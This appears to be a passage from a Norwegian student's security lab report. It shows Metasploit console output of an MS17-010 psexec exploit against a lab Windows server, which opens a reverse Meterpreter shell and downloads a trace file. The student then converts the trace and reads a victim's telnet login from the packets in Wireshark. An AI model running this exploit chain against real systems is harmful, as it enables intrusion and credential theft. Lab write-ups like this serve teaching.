
```
C:\Windows\system32>exit
exit
[*] 192.168.17.163 - Command shell session 4 closed.
msf exploit(windows/smb/ms17_010_psexec) > unset PAYLOAD
Unsetting PAYLOAD...
[!] Variable "PAYLOAD" unset - but will use a default value still. If this is not desired, set it to a new value or attempt to clear it with set --clear PAYLOAD
msf exploit(windows/smb/ms17_010_psexec) > run
[*] Started reverse TCP handler on 192.168.31.132:4444
[*] 192.168.17.163:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.17.163:445 - Built a write-what-where primitive...
[+] 192.168.17.163:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.17.163:445 - Selecting PowerShell target
[*] 192.168.17.163:445 - Executing the payload...
[+] 192.168.17.163:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (188998 bytes) to 192.168.31.1
[*] Meterpreter session 5 opened (192.168.31.132:4444 → 192.168.31.1:26600) at 2025-12-20 15:58:47 -0500

meterpreter > download "C:\Users\Administrator\Desktop\noshadysht\mytrace.etl
[-] Parse error: Unmatched quote at 9: ..."
meterpreter > download "C:\Users\Administrator\Desktop\noshadysht\mytrace.etl"
[*] Downloading: C:\Users\Administrator\Desktop\noshadysht\mytrace.etl → /home/kali/mytrace.etl
[*] Downloaded 640.00 KiB of 640.00 KiB (100.0%): C:\Users\Administrator\Desktop\noshadysht\mytrace.etl → /home/kali/mytrace.etl
[*] Completed  : C:\Users\Administrator\Desktop\noshadysht\mytrace.etl → /home/kali/mytrace.etl
meterpreter >
```

Deretter ved bruk av en minnebrikke overførte studenten filen fra Kali Linux over til host maskinen.



(Det ble sensurert 2 filer på denne minnebrikken på grunn av de holder sensitiv informasjon om studenten. Det er CV og Jobbsøknad)

Deretter for at WireShark skal kunne lese filen må studenten konvertere filen fra en .etl fil til en pcap fil. Studenten endte opp med å laste ned en pcap konverter fra en Shady webside.



Deretter konverterer studenten filen fra en .etl fil til en pcap fil.

```
C:\Users\[redacted]\Desktop\kandidatnr.70340>etl2pcapng mytrace.etl coolshi.pcapng
IF: medium=eth  ID=0    IfIndex=12
IF: medium=eth  ID=1    IfIndex=14
Converted 205 frames
```

Til slutt kan studenten lese brukernavnet og passordet til offeret ved bruk av WireShark med den ny-konvenerte filen.

139	83.541464	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
141	83.542807	192.168.31.136	192.168.17.163	TELNET	60 1 byte data
143	83.721123	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
145	83.722566	192.168.31.136	192.168.17.163	TELNET	60 1 byte data
147	84.314853	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
149	84.316371	192.168.31.136	192.168.17.163	TELNET	60 1 byte data
151	85.458582	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
153	85.460148	192.168.31.136	192.168.17.163	TELNET	60 1 byte data
155	85.663650	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
157	85.665434	192.168.31.136	192.168.17.163	TELNET	60 1 byte data
159	85.967085	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
161	85.968821	192.168.31.136	192.168.17.163	TELNET	60 1 byte data
163	86.464545	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
165	86.466760	192.168.31.136	192.168.17.163	TELNET	60 1 byte data
167	86.669898	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
169	86.672188	192.168.31.136	192.168.17.163	TELNET	60 1 byte data

Usr

175	87.633501	192.168.31.136	192.168.17.163	TELNET	64 10 bytes data
177	88.430662	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
179	88.541155	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
181	88.742599	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
183	88.994525	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
185	89.141816	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
187	89.427642	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
189	89.643380	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
191	89.851475	192.168.17.163	192.168.31.136	TELNET	55 1 byte data
193	90.203257	192.168.17.163	192.168.31.136	TELNET	56 2 bytes data

Pwd

```
> Packet comments
> Frame 139: 55 bytes on wire (440 bits), 55 bytes captured (440 bits) on interfac
> Ethernet II, Src: VMware_ca:c4:7a (00:0c:29:ca:c4:7a), Dst: VMware_fd:de:6b (00:
> Internet Protocol Version 4, Src: 192.168.17.163, Dst: 192.168.31.136
> Transmission Control Protocol, Src Port: 56432, Dst Port: 23, Seq: 59, Ack: 666,
v Telnet
    Data: m
```

Dessverre packet trace verktøyet endte opp med å ha en packet for hver bokstav i passordet og 2 packets for hver bokstav i brukernavnet. Studenten er ikke sikker hva som forsaker dette men argumenterer for at det er slikt netsh tracer enkelte packets.